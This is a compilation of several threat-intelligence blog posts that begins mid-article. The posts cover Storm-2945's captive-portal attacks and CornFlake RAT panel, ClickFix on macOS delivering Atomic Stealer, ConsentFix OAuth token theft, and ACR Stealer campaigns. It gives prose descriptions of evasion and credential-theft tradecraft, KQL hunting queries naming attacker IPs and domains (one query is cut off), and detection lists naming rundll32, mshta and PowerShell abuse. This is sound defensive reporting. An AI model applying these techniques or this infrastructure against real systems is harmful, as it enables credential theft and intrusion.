
Campaign builder. A step-by-step wizard enables operators to configure and build new CornFlake payloads directly from the panel:
Identity — Campaign ID, C2 host and port, HTTP base URL, executable file name (svchost32.exe by default), and dropper type (C dropper at ~19 KB, Go stub at ~8 MB, or standalone self-installer)
File Paths — Configure targeted directories and file extensions by category (documents, archives, images, code, data, emails, encryption keys)
Figure 8. File paths tab

Evasion — Enable garble symbol randomization (for GoLang payloads), XOR string encoding, GZip upload compression, and debug mode
Figure 9. Evasion tab
Infrastructure management. FruitStone provides management interfaces for three layers of supporting infrastructure:
Proxy relays — Multi-proxy C2 relay architecture with TLS certificate tracking (fingerprint, expiry), health checks, connection counts, bytes forwarded, and rotation capabilities that push updated server lists to all online agents
Beacon profiles — Configurable timing profiles controlling agent sleep intervals, reconnection delays, TLS Server Name Indication (SNI) spoofing (like teams.microsoft.com), and DNS fallback domains
Staging servers — External payload hosting infrastructure with push-to-deploy, file listing, and health monitoring
Figure 10. View of the CloudSync staging servers interface
Device code abuse for cloud access
Since July 16, Microsoft has observed a portion of CaptiveCrunch landing pages redirecting users to device code authentication flow experiences. In these cases, users served these landings might be instructed to enter a device code into a legitimate Microsoft sign-in page, a technique commonly referred to as device code phishing.
Device code authentication is a legitimate OAuth workflow designed for devices that cannot support a traditional sign-in experience. However, threat actors could abuse this flow by initiating an authentication request on behalf of a user then convincing the user to enter an actor-controlled device code into a legitimate Microsoft authentication page. When successful, the victim authenticates the threat actor’s session rather than their own.
This activity is consistent with previously reported device code phishing operations conducted by Midnight Blizzard since August 2024. The observed technique does not appear fundamentally novel; however, integrating device code phishing into captive portal and traffic manipulation operations might increase the likelihood that users perceive the authentication request as legitimate. For additional details on Midnight Blizzard-related device code phishing techniques, see: Storm-2372 conducts device code phishing campaign. To understand other threat actors’ use of device code phishing and associated mitigations, see Inside an AI‑enabled device code phishing campaign.
How to protect against CaptiveCrunch activity
Minimize trust in hospitality and guest networks
When traveling, users should treat hotel, conference, airport, and other guest wireless networks as untrustworthy.
Prefer private connectivity (including mobile hotspots, satellite, and eSIM-based cellular data connections) over public Wi‑Fi whenever practical.
Consider using enterprise-managed travel routers or hotspot devices that establish encrypted tunnels back to trusted corporate infrastructure before accessing sensitive resources.
Avoid downloading software updates, certificates, browser updates, network troubleshooting tools, or security utilities presented through captive portals or other unexpected web prompts.
Verify update requests through trusted operating system mechanisms rather than pop-up messages or website prompts.
Strengthen identity and access controls
Organizations should assume that public and hospitality network infrastructure might not be trustworthy and should adopt controls that limit exposure to traffic manipulation, credential theft, and device code phishing.
Educate users to recognize ClickFix-style prompts, fake verification checks, and paste-and-run instructions as malicious, especially when they invoke command interpreters or script hosts such as cmd.exe, PowerShell, rundll32.exe, or mshta.exe.
Use passwordless solutions like passkeys and implement multifactor authentication (MFA).
Only allow device code flow where necessary. Microsoft recommends blocking device code flow wherever possible. Where necessary, configure Microsoft Entra ID’s device code flow in your Conditional Access policies.
Implement a sign-in risk policy to automate response to risky sign-ins. A sign-in risk represents the probability that a given authentication request is not authorized by the identity owner. A sign-in risk-based policy can be implemented by adding a sign-in risk condition to Conditional Access policies that evaluates the risk level of a specific user or group. Based on the risk level (high/medium/low), a policy can be configured to block access or force MFA.
When a user is a high risk and Conditional access evaluation is enabled, the user’s access is revoked, and they are forced to re-authenticate.
For regular activity monitoring, use Risky sign-in reports, which surface attempted and successful user access activities where the legitimate owner might not have performed the sign-in.
Use a Security Service Edge (SSE) solution like Global Secure Access to secure access to any app or resource using network, identity, and endpoint access controls.
Reduce exposure during captive portal registration
Organizations should review what information employees provide to hospitality providers when connecting to guest networks.
Do not reuse corporate credentials on hotel, conference, or guest-network registration pages.
Where possible, organizations should evaluate whether venue-provided wireless is required for corporate events and conferences.
Organizations should minimize unnecessary disclosure of employee identities, organizational affiliations, and travel details when booking accommodations or registering for guest network access, consistent with corporate policy and applicable local requirements.
Microsoft Defender detections and hunting guidance
Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.
Microsoft Defender for Endpoint detects Storm-2945 activity under the detection Suspicious activity linked to a Russian state-sponsored threat actor has been detected. However, these alerts might be triggered by unrelated threat actor activity. The following chart lists Microsoft Defender detections specific to the TTPs utilized by Storm-2945 in this attack.
CornFlake registers a Windows service, a Registry Run key, a scheduled task
Microsoft Defender for Endpoint – Suspicious Scheduled Task Process Launched – Suspicious scheduled task – Suspicious file added to run key – Suspicious service registration
Microsoft Defender XDR – User account compromise via OAuth device code phishing – Malicious sign in from an IP address associated with recognized attacker infrastructure – Suspicious Azure authentication through possible device code phishing
Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.
Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.
Threat intelligence reports
Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.
Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.
Hunting queries
Microsoft Defender XDR
Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:
Detect file creation after Wi-Fi connectivity test on devices
The following query checks for a file creation on a device within two minutes of the device performing built‑in Network Connectivity Status Indicator (NCSI) test, which occurs when network connectivity is established to a Wi-Fi network with a captive portal. This activity might indicate an attacker’s initial access file presence on a device.
Please note that not all files discovered through this query might be malicious or related to this threat activity.
let ncsi_endpoints = dynamic(["msftconnecttest.com","edge-http.microsoft.com","msftncsi.com","captive.apple.com","clients1.google.com",
    "clients3.google.com","clients4.google.com","clients6.google.com","connectivitycheck.gstatic.com","connectivitycheck.android.com",
    "android.clients.google.com","www.gstatic.com","detectportal.firefox.com","detectportal.brave-http-only.com","cloudflareportal.com",
    "cloudflarecp.com","cloudflareok.com","connectivity-check.warp-svc","connectivity.cloudflareclient.com","spectrum.s3.amazonaws.com",
    "nmcheck.gnome.org"]);
let NCSIEvents = DeviceNetworkEvents
    | where Timestamp > ago(7d)
    | where RemoteUrl has_any (ncsi_endpoints)
    | project NCSI_Timestamp = Timestamp, DeviceId, DeviceName, RemoteUrl, NCSI_ReportId = ReportId, NCSI_InitiatingProcessFileName = InitiatingProcessFileName, NCSI_InitiatingProcessCommandLine = InitiatingProcessCommandLine, NCSI_AccountName = InitiatingProcessAccountName;
let FileDownloadEvents = DeviceFileEvents
    | where Timestamp > ago(7d)
    | where ActionType == "FileCreated"
    | where FileName has_any (".exe",".msi",".zip",".rar",".7z")
    | project Download_Timestamp = Timestamp, DeviceId, FileName, FolderPath, Download_ReportId = ReportId, Download_InitiatingProcessFileName = InitiatingProcessFileName, Download_InitiatingProcessCommandLine = InitiatingProcessCommandLine, Download_AccountName = InitiatingProcessAccountName;
NCSIEvents
| join kind=inner (
    FileDownloadEvents
) on DeviceId
| where Download_Timestamp >= NCSI_Timestamp and Download_Timestamp
Detect connectivity to Storm-2945 infrastructure
The following query checks for connectivity to Storm-2945 infrastructure observed in this attack activity.
let target_domains = dynamic(["ms365-device.com", "ms365-live.com", "m365-owa.com", "owa-ms365.com"]);
let target_ips = dynamic(["31.57.243.154", "38.146.28.75", "38.146.28.132", "104.194.159.150", "107.189.26.194", "213.145.86.112"]);
DeviceNetworkEvents
| where RemoteUrl has_any(target_domains) or RemoteIP in (target_ips)
| project
    Timestamp,
    DeviceName,
    DeviceId,
    RemoteUrl,
    RemoteIP,
    LocalIP,
    InitiatingProcessFileName,
    InitiatingProcessCommandLine,
    AccountName = InitiatingProcessAccountName,
    ReportId
Detect CornFlake RAT presence on affected systems
The following query checks for the presence of the CornFlake RAT binary.
The following query checks for the CornFlake RAT Windows service registration.
DeviceRegistryEvents
| where RegistryKey has @"\SYSTEM\CurrentControlSet\Services\svchost32"
| where ActionType == "RegistryValueSet"
| where (RegistryValueName == "DisplayName" and RegistryValueData == "Cloud Sync Service")
    or (RegistryValueName == "Description" and RegistryValueData == "Synchronizes files with the cloud storage provider")
| project
    Timestamp,
    DeviceName,
    DeviceId,
    RegistryKey,
    RegistryValueName,
    RegistryValueData,
    ActionType,
    InitiatingProcessFileName,
    InitiatingProcessCommandLine,
    InitiatingProcessAccountName,
    ReportId
Microsoft Sentinel
Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with ‘TI map’) to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.
Detect network IP and domain indicators of compromise using ASIM
The following query checks IP addresses and domain IOCs across data sources supported by ASIM network session parser:
//IP list and domain list- _Im_NetworkSession
let lookback = 30d;
let ioc_ip_addr = dynamic(["213.145.86.112"]);
let ioc_domains = dynamic(["213.145.86.112/t/pixel.gif", "213.145.86.112/cdn/chunks/polyfill-7e2b.min.js", "213.145.86.112/t/event"]);
_Im_NetworkSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr) or DstDomain has_any (ioc_domains)
| summarize imNWS_mintime=min(TimeGenerated), imNWS_maxtime=max(TimeGenerated),
  EventCount=count() by SrcIpAddr, DstIpAddr, DstDomain, Dvc, EventProduct, EventVendor
Detect web sessions IP and file hash indicators of compromise using ASIM
The following query checks IP addresses, domains, and file hash IOCs across data sources supported by ASIM web session parser:
//IP list - _Im_WebSession
let lookback = 30d;
let ioc_ip_addr = dynamic(["213.145.86.112"]);
let ioc_sha_hashes =dynamic([“918fa52ae45ed60ba7cc8bdc99c3cbe9ab92e0375ec31fc05d0d4513be11c593”, “be99857449d2856dd5a84e21c8a3d5e0e01456adb44062ddec5a6b4970d8d42c”]);
_Im_WebSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr) or FileSHA256 in (ioc_sha_hashes)
| summarize imWS_mintime=min(TimeGenerated), imWS_maxtime=max(TimeGenerated),
  EventCount=count() by SrcIpAddr, DstIpAddr, Url, Dvc, EventProduct, EventVendor
Detect domain and URL indicators of compromise using ASIM
The following query checks domain and URL IOCs across data sources supported by ASIM web session parser:
// file hash list - imFileEvent
// Domain list - _Im_WebSession
let ioc_domains = dynamic(["https://213.145.86.112/t/pixel.gif", "https://213.145.86.112/cdn/chunks/polyfill-7e2b.min.js", "https://213.145.86.112/t/event"]);
_Im_WebSession (url_has_any = ioc_domains)
ChocoShell C2 communications
The following query detects ChocoShell communications with its C2 server using HTTPS with URI paths designed to blend in with legitimate web traffic. Beacons use /t/pixel.gif?m=<status>, mimicking an image tracking pixel.
let lookback = 30d;
let ioc_url_artifacts = dynamic(["/t/pixel.gif?m="]);
_Im_WebSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstDomain  in (ioc_url_artifacts)
| summarize imWS_mintime=min(TimeGenerated), imWS_maxtime=max(TimeGenerated),
  EventCount=count() by SrcIpAddr, DstIpAddr, Url, Dvc, EventProduct, EventVendor
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
AI is getting better and better at solving CAPTCHAs. This makes website creators — who still need to verify that they’re dealing with humans rather than bots — come up with increasingly sophisticated proof-of-humanity checks. It seems an average user would no longer be surprised if asked to recite a poem — or, say, dance Gangnam Style — just to access certain websites. The latter could double as an age check, but I digress.
Attackers have learned to exploit this variety of sometimes bizarre checks to their advantage. In our blog, we’ve talked more than once about the ClickFix attack technique, which is all about slipping a malicious instruction to the victim under the guise of yet another CAPTCHA. Historically, this technique has been used to attack users of Windows-powered devices. However, researchers recently discovered a campaign that targets macOS users. In this post, we talk in more detail about the ClickFix attack technique, the new campaign aimed at Mac users, and the criminals’ goals.
What is the ClickFix attack technique?
Many common attacks and scams rely on social engineering, or more simply put — manipulation. Instead of looking for software vulnerabilities, attackers try to trick the user into doing the dirty work themselves: opening a malicious file, clicking a link to a fake website, sharing sensitive data, or running a harmful command.
The ClickFix attack also relies on social engineering, except the scammers aren’t betting on the victim’s fear of an authority figure, but rather on their trust in technology and their habit of following instructions — even when they don’t quite make sense.
In a classic ClickFix scenario, a user visits a compromised or fake website and, instead of the expected page, sees a notification that there’s an issue. The site might claim that to continue, you need to complete an extra verification check, update your browser, or fix an error.
ClickFix: how to infect your own computer with malware in three easy steps. One of the classic variations of the attack targeting Windows users Source
Next, the victim is prompted to follow a few simple steps that look harmless enough at first glance. Usually, this involves copying some text from the attackers’ website, opening the Run window, pasting the text there, and hitting Enter.
In reality, the text is a malicious command that downloads and runs malware on the device. Since the user carries out all the steps themselves, the operating system’s security mechanisms and built-in warnings are often dismissed as just another part of the instructions. In our blog, we’ve covered the typical pretexts used to trick victims into taking dangerous actions; you can read more about them here.
The ClickFix attack scheme quickly began spawning various spin-offs, such as FileFix and ConsentFix. Until recently, the victims of ClickFix and its variants were mostly Windows users, while Mac fans encountered it much more rarely. But lately, the number of ClickFix attacks targeting Apple device owners has been on the rise.
How does the ClickFix attack on macOS work?
The ClickFix attack on Macs, as documented by cybersecurity researchers, begins with the classic fake CAPTCHA scenario. To pass the proof-of-humanity check, attackers prompt the user to copy a command, open Terminal, and paste the text into it.
The contents of the command that the user is prompted to run via Terminal. Source
The more interesting part is what happens after the malicious command is run. First, it downloads a malicious DMG — the standard format for disk images containing installation files in macOS — from a remote server, and saves it to the /tmp temporary folder under a random name. Then the script mounts the disk image without showing it in Finder or creating a desktop icon — keeping it hidden from the user. After that, the script searches the disk image for an app or installation package, and automatically launches it once found.
One case documented in the researchers’ findings involved the widespread AMOS (Atomic macOS Stealer) infostealer being distributed this way. To gain extra privileges on the system, the stealer Trojan displays a fake macOS system authentication window tricking the user into willingly typing in their password.
What are the attackers’ goals?
After the malware is installed, the attackers steal literally everything they can get their hands on from the victim’s device. Atomic macOS Stealer extracts sensitive information stored in Chromium-based browsers (Google Chrome, Microsoft Edge, Brave, Opera, Arc, Vivaldi, CocCoc, and Yandex), as well as Firefox-based ones (LibreWolf, SeaMonkey, Tor Browser, Waterfox, and Zen Browser), such as the following:
Cookies
Saved logins and passwords
Auto-fill data
Saved credit and debit cards
Browser profile data
On top of all that, the attackers also steal PDF, TXT, and RTF files from the victim’s device. The criminals are especially interested in crypto apps; specifically: desktop crypto wallets like Exodus, Electrum, Atomic Wallet, Wasabi Wallet, Bitcoin Core, Litecoin Core, DashCore, Guarda, Binance Wallet, Dogecoin Wallet, and Tonkeeper. The malware also gathers data from more than 200 cryptocurrency-related browser extensions.
But that’s still not everything…
It also targets the Telegram and Discord desktop apps. The malware doesn’t spare Apple’s ecosystem either — stealing Safari cookies, notes from Apple Notes, and passwords stored in the built-in Apple Keychain.
Once a device is infected, Atomic macOS Stealer whisks away everything valuable. Source
All of the collected information is added to a ZIP archive and uploaded to the attackers’ server. In addition, the malware replaces legitimate versions of hardware crypto wallet apps — specifically Ledger Wallet and Trezor Suite — with malicious fakes.
Together, this trove of data gives attackers broad opportunities to further compromise accounts, steal digital assets, and launch new attacks on behalf of the victim.
How do I avoid becoming a victim of ClickFix?
As social engineering attacks continue to grow, users need to be more vigilant than ever. That goes for everything from chatting with strangers on the phone or in messaging apps to everyday online activity.
Never paste commands into your Terminal just because a website asks you to — whether it’s to pass a verification check, confirm your identity, or view hidden content. No legitimate website will ever ask you to enable its features by manually running commands Terminal.
Never enter your macOS administrator password unless you completely understand what app is asking for it.
Regularly install macOS security updates, or better yet, set them to install automatically by going to System Settings → General → Software Update and clicking the i icon next to Automatic Updates. While recent versions of macOS may warn you when you try to paste suspicious or malicious commands into Terminal, this isn’t a reliable feature. For example, the malicious code shown in the screenshot above didn’t trigger any warnings at all on macOS Tahoe 26.5.2.
Trust the warnings from your operating system and security software rather than the instructions — or even the demands — of websites and apps.
Cybercriminals are increasingly moving away from complex malware, relying instead on social engineering that exploits a common user habit: mindlessly clicking through endless digital rituals like CAPTCHAs, cookie consents, and authentication prompts. This habit is often targeted by various kinds of the ClickFix technique, which threat actors have been actively using lately. Researchers recently discovered a new variant of this technique, which they dubbed ConsentFix. It allows attackers to gain unauthorized access to Microsoft 365 accounts via OAuth — a highly popular vector right now — thereby completely bypassing the need to steal passwords. For organizations, these attacks present a severe risk of compromised corporate email, exposed documents, and breached cloud resources.
How ConsentFix works
Social engineering lies at the core of all ClickFix variations. Attackers prompt the user to follow a seemingly harmless set of instructions, which actually lead to the compromise of their device or account. In the case of ConsentFix, these instructions are designed to trick the user into granting the attacker access to their Microsoft 365 account.
The attack begins by making the user believe they must authenticate with their Microsoft account to access a specific page or document. To do this, cybercriminals usually send an email containing a link to a website typically imitating a popular file-sharing service. Attempting to access a specific document on this site prompts the user for verification, which can be obtained by following this sequence of actions:
Clicking Verify with Microsoft.
Signing in to the work account, at which point the attackers warn that multi-factor authentication (MFA) may be required.
After being redirected to a new page, waiting until “localauth” appears in the address bar.
Dragging the information icon ⓘ from the browser’s address bar into a drop zone on the page.
In practice, following these instructions causes the user to drag an URL containing a session OAuth token directly onto the attacker’s page. This token is exactly what grants the attackers access to the victim’s email and other Microsoft 365 services.
The potential fallout of a Microsoft 365 session compromise
At first glance, it might seem like attackers only gain access to a mailbox. In reality, the consequences can be significantly more severe. The attacker’s specific capabilities depend on the organization’s Microsoft 365 license, the services deployed, and the privilege level of the compromised account.
Even compromised corporate email alone is a major breach. The attacker not only gains access to email archives that may contain confidential business intelligence, but also can send phishing messages or launch internal BEC attacks on behalf of the user.
Beyond email, attackers are highly likely to gain access to the victim’s Microsoft Teams account, providing them with even deeper insights and broader leverage for various scams. Access to OneDrive and SharePoint is equally dangerous: it allows attackers to exfiltrate corporate documents, upload malware into cloud storage, tamper with existing files, and more. Ultimately, this creates a launchpad for moving laterally within the corporate infrastructure.
Publicly available attack blueprints
According to a Bleeping Computer article, the mechanics of ConsentFix are no secret. Attackers share detailed implementation guides on cybercrime forums, offering not only ready-to-use code but also video tutorials demonstrating how to deploy the attack. They also actively trade tips on how they harvest intelligence on organizations and their employees via LinkedIn and other OSINT channels to craft highly convincing phishing messages.
Collectively, this significantly lowers the barrier to entry for novice cybercriminals. As these guides and turnkey tools continue to proliferate, ConsentFix attacks will likely become increasingly common. Consequently, organizations should immediately factor this technique into both their defense strategies and employee awareness training programs.
How to secure your corporate infrastructure
The emergence of this new ClickFix variation demonstrates that simply blocking a specific keyboard shortcut or an isolated risky action on employee devices is not enough. Clearly, attackers quickly adapt to these measures. Therefore, to protect an organization from these types of attacks, we recommend the following:
Be sure to deploy a robust security solution at the mail gateway level — this minimizes the likelihood of attackers successfully luring your employees to a page hosting the ConsentFix mechanism.
Conduct regular cybersecurity awareness training for employees to keep them ahead of the latest social engineering tactics. Our training platform, Kaspersky Automated Security Awareness Platform, can assist with this initiative.
From late April 2026 to mid-June 2026, Microsoft Defender Experts observed increased ACR Stealer activity across customer environments. These campaigns are successfully using ClickFix lures to steal browser credentials, authentication tokens, and sensitive documents from enterprise environments. Successful compromise can expose browser credentials, session tokens, authentication artifacts, and sensitive enterprise data, potentially enabling account compromise, unauthorized access to cloud resources, and follow-on intrusion activity. Security teams should prioritize monitoring for ClickFix lures, suspicious WebDAV activity, obfuscated PowerShell execution, and attempts to access browser credential stores.
ACR Stealer is an information-stealing malware family reportedly offered through a malware-as-a-service (MaaS) model and associated with the rebranding of Amatera Stealer. During this period, two campaigns stand out, together appearing frequently in reviewed recent intrusions. Both begin the same way, with a ClickFix social engineering technique that tricks targets into running the threat actor’s command, but the intrusion chains that follow diverge in how they deliver payloads, establish execution, and evade detection.
The first campaign relies on WebDAV-delivered payloads, staged PowerShell, Python-based loaders and persistence, and, in some intrusions, blockchain-backed dead-drop command-and-control (C2) resolution. The second campaign takes a more fileless route, using MSHTA, obfuscated PowerShell, and steganography-assisted in-memory execution. Despite these differences, both campaigns ultimately pursue the same goal: stealing browser-stored credentials and other sensitive data for exfiltration.
These two campaigns represent some of the most prevalent ACR Stealer delivery campaigns observed by Defender Experts; however, they do not represent the full range of delivery methods used by this malware family. Attribution to ACR Stealer is based on the observed behavior and post-exploitation tradecraft, corroborated by open-source intelligence on the infrastructure associated with this malware family. Additional campaigns, infrastructure patterns, and execution chains are likely active, and organizations should treat the indicators and techniques described here as representative.
Microsoft Defender for Endpoint can help surface both campaigns through behavioral coverage for living-off-the-land execution, suspicious WebDAV and MSHTA activity, obfuscated PowerShell, scheduled-task persistence, in-memory payload execution, and browser credential theft. In this blog, we analyze both campaigns in detail, including their delivery mechanisms, post-exploitation tradecraft, indicators of compromise, hunting opportunities, and guidance to help defenders detect and disrupt related activity in their environments.
Campaign 1: WebDAV-based ClickFix with Python loaders and blockchain C2
Initial access
In this campaign, a ClickFix prompt, likely delivered through malvertising or SEO-manipulated search results, instructs the target user to run a command that launches cmd.exe. The command subsequently invokes rundll32.exe to load a DLL from a remote WebDAV share accessed over HTTPS. The WebDAV path commonly uses a GUID-based directory structure and filenames designed to resemble legitimate resources (for example, google.ct), enabling the activity to blend with expected network traffic and evade casual inspection.
We observed three variants of the initial execution command:
Variant 1: Direct rundll32 invocation
Variant 2: pushd-Mounted WebDAV Share
Variant 3: Headless and obfuscated pushd execution
Variants 2 and 3 are notable for their use of pushd, which transparently maps the remote WebDAV share to a temporary local drive prior to execution. This technique allows threat actors to execute remotely hosted content through what appears to be a local path, simplifying payload execution while reducing user awareness. In the more advanced variant, threat actors further enhance stealth by launching commands through conhost.exe –headless, suppressing visible console windows, and employing environment variable obfuscation with delayed variable expansion to conceal critical execution components such as pushd, rundll32, and the remote host name. Combined with minimized or headless execution, these techniques reduce user visibility, complicate static analysis and detection, and enable the infection chain to execute with minimal indication to the victim.
Execution, persistence, and evasion through process masquerading
Once rundll32.exe loads the DLL retrieved from the remote server, the malware establishes communication with threat actor-controlled infrastructure and executes a heavily obfuscated PowerShell script. The script employs excessive arithmetic no-ops, dead loops, fake control flow, and randomized variable names to hinder static analysis and evade signature-based detection.
The PowerShell script subsequently deploys another stage that functions as both a malware installer and a persistence mechanism. It:
Downloads a ZIP-packaged payload from a remote server and extracts it into a deceptive directory under %LocalAppData%\Temp (for example, LogiOptionsPlus).
Launches a Python script using a bundled pythonw.exe instance to avoid displaying a console window.
Removes previous deployments and terminates running instances before installation, effectively operating as an updater.
Establishes persistence through a hidden scheduled task disguised as a legitimate software update, ensuring execution at user sign-in.
Copies timestamps from a trusted Windows binary (notepad.exe) to the deployed files and clears PowerShell command history to reduce forensic visibility.
PowerShell loader downloads and executes a payload through a masqueraded scheduled task.
Python loader launching the stealer
The Python component serves as a heavily obfuscated loader designed to conceal its true functionality until runtime. It employs multiple layers of defense against static analysis, including dynamic API resolution, encoded string reconstruction, junk-data removal, character shifting, string reversal, Base64 decoding, and zlib decompression. These techniques ensure that the embedded payload remains unreadable in its static form and is reconstructed only during execution, significantly hindering signature-based detection and automated analysis.
Once decoded, the final-stage payload functions as an in-memory shellcode loader. It extracts an archive file masquerading as a legitimate application installer, reads a file from the archive, and injects the payload into a system process. The loader allocates executable memory using VirtualAlloc, copies the payload into the allocated memory region, and transfers execution through the Windows Fiber API (ConvertThreadToFiber, CreateFiber, and SwitchToFiber). This technique facilitates stealthy in-memory execution while minimizing artifacts written to disk.
Decoded Python shellcode loader using VirtualAlloc and Fiber-based execution.
Credential theft and data staging for exfiltration
The malware (injected code) aggressively harvests information from browser credential stores. It invokes Windows Data Protection API (DPAPI) routines to decrypt locally stored browser passwords, cookies, and authentication tokens. It also enumerates files across the system, targeting PDFs, Microsoft 365 documents, and data stored in enterprise-synchronized directories such as OneDrive and SharePoint. The collected data is subsequently archived, indicating preparation for exfiltration.
Blockchain dead-drop C2 resolution
A notable variation in this campaign is the use of blockchain services for C2 resolution, utilizing a technique known as EtherHiding. While most intrusions rely on more conventional C2 mechanisms, a subset deploys an additional secondary Python loader that leverages blockchain services as dead-drop resolvers. When this loader executes, it has been observed communicating with public blockchain RPC endpoints and third-party Web3 node infrastructure, likely querying data stored on a decentralized public ledger to retrieve follow-up payloads or a C2 address.
By externalizing C2 information to the blockchain, operators could dynamically update infrastructure without modifying or redeploying the malware, significantly complicating detection and takedown efforts. This behavior was observed across both variants of the campaign.
Campaign 2: MSHTA-initiated PowerShell chain with steganographic payload delivery
The second campaign takes a distinctly different approach to both delivery and execution. Where Campaign 1 relies on disk-based artifacts (Python runtime, scheduled tasks, and masquerading binaries), this campaign achieves its objectives almost entirely through fileless, in-memory execution, making it harder to detect through file-based scanning and forensic analysis.
Initial access through MSHTA and ClickFix
The execution chain begins when the victim, directed through malvertising or SEO-manipulated search results, encounters a ClickFix prompt that triggers a command spawning MSHTA to fetch and execute remote HTA content from an threat actor-controlled domain. The embedded VBScript loader abuses COM objects to decode and execute encoded PowerShell content.
VBScript loader using COM objects to decode and launch a PowerShell payload.
PowerShell downloader and obfuscation
The decoded PowerShell stage employs obfuscation techniques similar to those seen in Campaign 1: randomized variable names, arithmetic no-op operations, dead loops, misleading control flow, and custom encryption routines. Prior to contacting its next-stage infrastructure, the malware generates a victim-specific identifier and disables certificate validation. The retrieved content is executed directly in memory.
Steganography-based payload delivery
A notable technique in this campaign is the use of steganography to conceal malicious content inside a publicly hosted image. Instead of downloading a secondary script (as in Campaign 1), the malware retrieves a JPEG image from an image-hosting service.
Steganographic payload extraction from a downloaded image prior to decryption and execution.
Analysis of the script revealed custom routines that extract an embedded payload from image pixels, decrypt and decompress it, and execute it entirely in memory. The payload dynamically resolves APIs such as LoadLibrary, GetProcAddress, VirtualAlloc, CreateThread, and WaitForSingleObject at runtime to perform reflective shellcode execution. By combining steganography with in-memory execution, the malware minimizes on-disk artifacts and complicates both detection and analysis.
Credential theft, data collection, and exfiltration
Following execution, the malware accesses credential stores belonging to Chromium-based browsers, including Google Chrome and Microsoft Edge, specifically the Login Data and Web Data databases, alongside Windows DPAPI decryption activity. This behavior indicates attempts to recover stored browser credentials, session cookies, authentication tokens, and other sensitive user information.
The malware also enumerates and accesses multiple high-value PDF documents across Desktop and Downloads locations, suggesting targeted collection of potentially sensitive files. The combination of browser credential harvesting and systematic document access points to an information-stealing objective focused on staging credentials and valuable user data for exfiltration.
Mitigation and protection guidance
Microsoft recommends the following mitigations to reduce the impact of ClickFix lures, script-based payload delivery, credential theft, and post-compromise activity.
Educate users to recognize ClickFix-style prompts, fake verification checks, and paste-and-run instructions as malicious, especially when they invoke command interpreters or script hosts such as cmd.exe, PowerShell, rundll32.exe, or mshta.exe.
Reduce exposure to malvertising, SEO poisoning, and other web-based delivery chains by enforcing web filtering, blocking low-reputation or newly observed domains, and limiting access to remote content sources that are not required for business operations.
Use application control and attack surface reduction rules to restrict PowerShell, Python, mshta.exe, rundll32.exe, and similar tools from launching untrusted or internet-delivered content, particularly from user-writable directories such as Downloads, Temp, and %LocalAppData%.
Monitor for suspicious persistence and defense-evasion behavior, including scheduled tasks masquerading as software updates, timestomping, PowerShell history clearing, and execution chains that progress from remote content retrieval into PowerShell, Python, or shellcode-loading behavior.
Investigate abnormal access to Chromium-based browser databases, DPAPI-related decryption activity, staged collection of Microsoft 365 documents or PDFs, and compression activity that may indicate credential theft or data staging for exfiltration.
If compromise is suspected, isolate affected devices, rotate exposed credentials, revoke potentially compromised tokens, review persistence mechanisms, and investigate outbound connections to remote shares, image-hosting services, or other infrastructure used to resolve or retrieve follow-on payloads.
Harden endpoints against credential theft by reducing reliance on browser-stored credentials, enforcing multifactor authentication and conditional access, and reviewing how privileged accounts access sensitive applications and synchronized enterprise data.
Turn on cloud-delivered protection and behavior-based detections to help identify rapidly evolving threats, suspicious script execution, in-memory payload delivery, abuse of browser credential stores, and unusual child-process activity.
Harden PowerShell by enforcing appropriate execution policies, turning on script block logging, module logging, and transcription, and monitoring this telemetry for signs of malicious script activity.
Turn on tamper protection and prevent local administrators from weakening antivirus protection through local policy or exclusion changes.
Microsoft Defender XDR detections
Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.
Tactic
Observed Activity
Microsoft Defender Coverage
Execution
– Suspicious MSHTA launch through ClickFix execution – Rundll32 loads remote WebDAV DLL – COM objects launch in-memory PowerShell
Microsoft Defender for Endpoint – Use of living-off-the-land binary to run malicious code – Obfuscated command line was launched – Suspicious process executed PowerShell command – Suspicious process launch by Rundll32.exe
Microsoft Defender for Antivirus Behavior:Win32/Interhta.Int
Persistence
PowerShell creates Scheduled task, masquerading as a software update
Microsoft Defender for Endpoint – Suspicious Scheduled Task Process Launched – Suspicious scheduled task
Stealth/Defense Evasion
– Fiber-API in-memory shellcode execution – Reflective shellcode via CreateThread
